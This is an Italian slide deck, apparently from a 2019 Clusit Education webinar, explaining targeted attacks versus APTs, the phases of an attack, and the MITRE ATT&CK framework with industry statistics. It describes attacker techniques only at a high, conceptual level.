E se fosse un attacco mirato proprio contro la tua organizzazione? Sapresti gestirlo?

Relatori

Alessio L.R. Pennasilico

Giorgio di Grazia

12 marzo 2019

Clusit

Clusit Education

Alessio L.R. Pennasilico aka -=mayhem=-

Practice Leader Information & Cyber Security Advisory Team @ P4I

Security Evangelist & Ethical Hacker

Membro del Comitato Tecnico Scientifico Clusit Associazione Italiana per la Sicurezza Informatica

Presidente dell'Associazione Informatici Professionisti AIP ITCS

Vice Presidente del Comitato di Salvaguardia per l'Imparzialità Lloyd's Register LRQA

Membro del Comitato di schema kiwa intertek Total Quality. Assured.

Direttore Scientifico della testata CYBERSECURITY360

Giorgio di Grazia

Solution Sales Engineer @ F-Secure

- **10+** anni di esperienza come **pentester**
- **7+** PCI Qualified Security Assessor (**PCI QSA**)
- **3+** Payment Application Security (**PCI PA-DSS QSA**)
- **ISO 27001 LA**, **CSA CCSK**, **ITIL**, **PCIP**

Esperienze maturate prevalentemente in ambito **enterprise**

Agenda

F-Secure

#targetedattacks

- #mitreatt&ck
- #phishing
- #techniques
- #MDR

The Jargon File: le origini (1/3)

- File di **testo**, glossario di termini ed espressioni (spesso scherzose) usate dai programmatori, stampato anche come **Hacker Dictionary**
- **1975**: Raphael Finkel (Stanford University), prima versione (“AIWORD.RF”), slang dell'epoca
- **1976**: Mark Crispin (IMAP protocol), denominazione "SAIL JARGON" (MIT AI Lab)
- Diversi contributi di **Richard Stallman** (la descrizione del concetto di **hacker**: "*What they had in common was mainly love of excellence and programming.*")
- Dal **2003** è inalterato (version 4.4.7)

The Jargon File: le origini (2/3)

“One-banana problem”: un lavoro che, per la sua semplicità, potrebbe essere svolto da una scimmia e pagato con una banana.

Quello che i manager pensano di tutti i nostri problemi tecnici.

Photo by Mike Dorner on Unsplash

The Jargon File: le origini (3/3)


- Definizioni di **hacker**, **cracker**, phreak, black hat, white hat, script kiddies, **lamer** ecc.

Crackers also use it to refer to cracker {wannabee}s. In phreak culture, a lamer is one who scams codes off others rather than doing cracks or really understanding the fundamental concepts. In {warez

- La dura (e meno romantica) **realtà**: articolo **615-ter** codice penale: accesso abusivo a un sistema informatico (**cyber criminal**, **attackers**, **cyber-crime groups** ecc.)


Che cos'è un targeted attack?


- Un targeted attack è un attacco **organizzato**, con un buon livello di pianificazione, rivolto ad un **obiettivo** ben definito (industria, gruppo politico), in prevalenza non automatizzato (hacking team con **capacità tecniche** evidenziabili dagli indicatori di compromissione/attacco, elasticità nell'uso degli strumenti), **silenzioso**.



Tempi, scopi, opportunistic attack

- **Tempistica**: tempi medio-lunghi. Lo scenario d'attacco può delinearsi con tentativi ripetuti nel tempo.
- **Scopo**: profitto, furto di proprietà intellettuale, vantaggi politici ecc.
- Non è un **opportunistic attack**: non parte da una vulnerabilità per identificare un obiettivo; è vero il **contrario** (fase di **recon**).





Targeted attack e Advanced Persistent Threat (1/2)

- **APT**: gruppi sostenuti da una nazione (→ **nation state actors**)
  - Impiego di codice sofisticato (disponibilità finanziaria elevate), zero-day
  - **Cyber espionage** (furto di segreti industriali, scientifici e tecnologici); assenza di motivazioni finanziarie immediate (furto di carte di credito, denaro)
  - **PERSISTENT significa estrema determinazione (si tratta di una MISSIONE che non può fallire)**
- **Targeted attack** (→ **cyber criminals**):
  - Notevole diffusione, varie motivazioni anche economiche
  - Prevalente impiego di tool **open source** (anche sofisticati) e **public exploits**

Targeted attack e Advanced Persistent Threat (2/2)

- **Linea sottile**: tecniche utilizzate (**Tactics, Techniques, and Procedures** o **TTP**) spesso comuni ("ENISA Threat Landscape", January 2019)
- **Rischio per le aziende**:
  - **APT**: dipende dal settore merceologico, dalla qualità dei segreti industriali
  - **Targeted attack**: tutte le aziende sono potenziali obiettivi (attenzione alla valutazione dei rischi)

Advanced Persistent Threat: il caso NSA

RISK ASSESSMENT / SECURITY & HACKTIVISM


NSA hacker in residence dishes on how to "hunt" system admins

Latest Snowden docs offer lulz from NSA's internal hacker how-to board.

by **Sean Gallagher** - Mar 21 2014, 5:55pm EET

CYBERWAR HACKING NATIONAL SECURITY 118

Targeted attack: le fasi



Targeted attack: Recon

***PRE-ATTACK**: perimetro aziendale esteso: fonti **OSINT** (es. Social, WWW, Search Engine), **supply chain** ecc.*

- **RECON**
- **EXPLOITATION**
- **COMMAND-AND-CONTROL (C2)**
- **LATERAL MOVEMENT**
- **DATA COLLECTION**
- **DATA EXFILTRATION**

*Information gathering (people, technology), analisi vulnerabilità, **persona development** (social engineering) ecc.*

Targeted attack: Exploitation

*L'uso di **0-day** (vulnerabilità ancora sconosciute) non è così frequente: **sono costose** da utilizzare, non sempre necessarie. Meglio i sistemi **non aggiornati**.*

- ***Spear phishing** (link, attachment)*
- ***Drive-by Compromise***
- ***Watering hole** (user community)*
- ***Exploit Public-Facing Application***
- ***Removable Media***
- ***Supply Chain Compromise***
- ***Account validi** (password indovinabili, raccolte via OSINT)*

RECON

EXPLOITATION


COMMAND-AND-CONTROL (C2)

LATERAL MOVEMENT

DATA COLLECTION

DATA EXFILTRATION

Targeted attack: C2




- RECON
- EXPLOITATION
- COMMAND-AND-CONTROL (C2)
- LATERAL MOVEMENT
- DATA COLLECTION
- DATA EXFILTRATION

***Post Exploitation**: l'attaccante è in azienda, **comunica** con i sistemi sotto controllo per proseguire l'attacco. Parola d'ordine: **basso profilo**.*

- ***Porte comunemente utilizzate** (DNS, HTTP(S), SMTP, FTP)*
- ***Malware** (Custom C2 Protocol)*
- ***Canali legittimi** (Gmail)*
- ***Remote Access Tools** (Team Viewer, Go2Assist, LogMein ecc.)*
- ***Servizi Web** utilizzati per rimanere sotto copertura (social network, piattaforme cloud, Google Calendar, Twitter, Pastebin ecc.)*

Targeted attack: Lateral Movement



L'attaccante tenta di spostarsi verso altri sistemi al fine di ottenere informazioni riservate.

- ***Servizi remoti, share di rete*** *(tramite account validi)*
- ***Pass the hash (PtH)***
- ***Pass the ticket (PtT)***
- ***Software di terze parti*** *(VNC)*
- ***Remote Desktop Protocol***
- ***Credential Dumping*** *(Mimikatz, WCE ecc.), tentativo di ottenere credenziali amministrative*

RECON

EXPLOITATION


COMMAND-AND-CONTROL (C2)

LATERAL MOVEMENT

DATA COLLECTION

DATA EXFILTRATION

Targeted attack: Data Collection



*Identificazione e raccolta dei **Critical-Value Data** (**CVD**) del target.*

- ***Accesso a database/condivisioni***
- ***Script per la ricerca automatica*** *(file DOCX, PDF, XLSX ecc.)*
- ***Screen Capture***
- ***Video Capture***
- ***Audio Capture***
- ***Email Collection*** *(Carbanak backdoor invia Outlook personal storage tables (PST) al proprio C2)*

RECON

EXPLOITATION


COMMAND-AND-CONTROL (C2)

LATERAL MOVEMENT

DATA COLLECTION

DATA EXFILTRATION

Targeted attack: Data Exfiltration



- RECON
- EXPLOITATION
- COMMAND-AND-CONTROL (C2)
- LATERAL MOVEMENT
- DATA COLLECTION
- DATA EXFILTRATION

*Obiettivo **principale**. Copia dei **Critical-Value Data** (**CVD**) del target, invio alla rete dell'attaccante.*

- ***Script automatici***
- ***Compressione dei dati** prima dell'invio al server C2 (7zip, RAR, ZIP)*
- ***Protocolli alternativi** (FTP, WebDAV, DNS tunnel, SSH/SCP)*
- ***Impiego del canale C2***
- ***Scheduled transfers***
- ***Media fisici** (USB per sistemi air-gapped)*
- ***Network Medium** (Bluetooth: il toolkit Flame usava un modulo in grado di farlo, anno 2010)*

Targeted attack: alcuni dati recenti (ENISA)

- **Exploitation**
- **Exploit Kit**
- **Command-and-Control**

Largo uso di malware open-source "**Githubification**": facilità di accesso a tool quali Mimikatz, Powersploit, Metasploit, Empire, PowerShell, PHP webshell ecc. Prevalenza tecniche **fileless attack**

Gli EK sono ancora una minaccia, ma i cyber criminal privilegiano **altri vettori d'attacco** per i payload

L'uso di **canali C2 cifrati** è in costante aumento. Abuso di **canali cifrati legittimi** (Adversary OPSEC). Scenari futuri: impiego della tecnologia **blockchain**

Fonte: ENISA Threat Landscape Report 2018 (January 2019)

DEALING WITH TARGETED ATTACKS

IN MANUFACTURING, 86% OF CYBER ATTACKS ARE TARGETED

“The target is often the planning, research and development”

Fonte: Verizon 2018 Data Breach Investigations Report

DEALING WITH TARGETED ATTACKS

47% OF BREACHES INVOLVE THE THEFT OF INTELLECTUAL PROPERTY TO GAIN COMPETITIVE ADVANTAGE

Fonte: Verizon 2018 Data Breach Investigations Report

DEALING WITH TARGETED ATTACKS

66% FEATURE HACKING, ONLY 34% MALWARE

Fonte: Verizon 2018 Data Breach Investigations Report

AVERAGE TIME TO IDENTIFY THE BREACH: 197 DAYS

PONEMON INSTITUTE , "2018 COST OF A DATA BREACH STUDY"




Photo by Daniele Levis Pelusi on Unsplash

#mitreatt&ck

MITRE ATT&CK

- **MITRE** *Adversarial Tactics, Techniques and Common Knowledge* (**ATT&CK**): knowledge base di **cyber adversary behavior**
- Riporta le varie fasi del ciclo di vita di un attacco
- Cataloga **Tactics**, **Techniques** e **Procedures** (**TTP**), ovvero il *modus operandi* dell'attaccante (**pre** e **post-compromise**)
- Si basa su attacchi reali (**APT group**)
- Suggerisce **Detection** e **Mitigation**
- Accessibile liberamente, partecipazione condivisa

ATT&CK™

attack.mitre.org

MITRE ATT&CK: Enterprise Matrix

- **ATT&CK** organizza le tecniche (**techniques**) in una serie di tattiche (**tactics**) per spiegarne il contesto (movimento laterale, esecuzione di file, data exfiltration ecc.)
- Le relazioni tra **tactics** e **techniques** sono rappresentate da una matrice (**ATT&CK Matrix**)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy

TACTIC

TECHNIQUE

ATT&CK™

MITRE ATT&CK: vantaggi

- Focalizza l'attenzione sulle tecniche e permette d'identificare possibili **comportamenti** degli attaccanti (**threat model**) definendo una **terminologia comune**
- Attinge le informazioni da casi reali (**APT3**, **APT29** ecc.) basandosi su report pubblici (vendor, analisti, forum ecc.)
- Improntato alla pratica, contrariamente ai concetti di **Cyber Kill Chain** (es. Lockeed Martin), utile a contestualizzare **IOC**
- Immediatamente applicabile ad **ambienti reali** (analisi degli incidenti cyber, indicatori nel processo di risk assessment, Red Teaming, SOC Maturity Assessment ecc.)

ATT&CK™

MITRE ATT&CK: Gruppo APT28 (1/2)

APT28

APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.

SOFTWARE / REFERENCES

ID S0002; **Name**: Mimikatz; **Techniques**: Account Manipulation, Credential Dumping, Credentials in Files, Pass the Hash […]

ATT&CK™

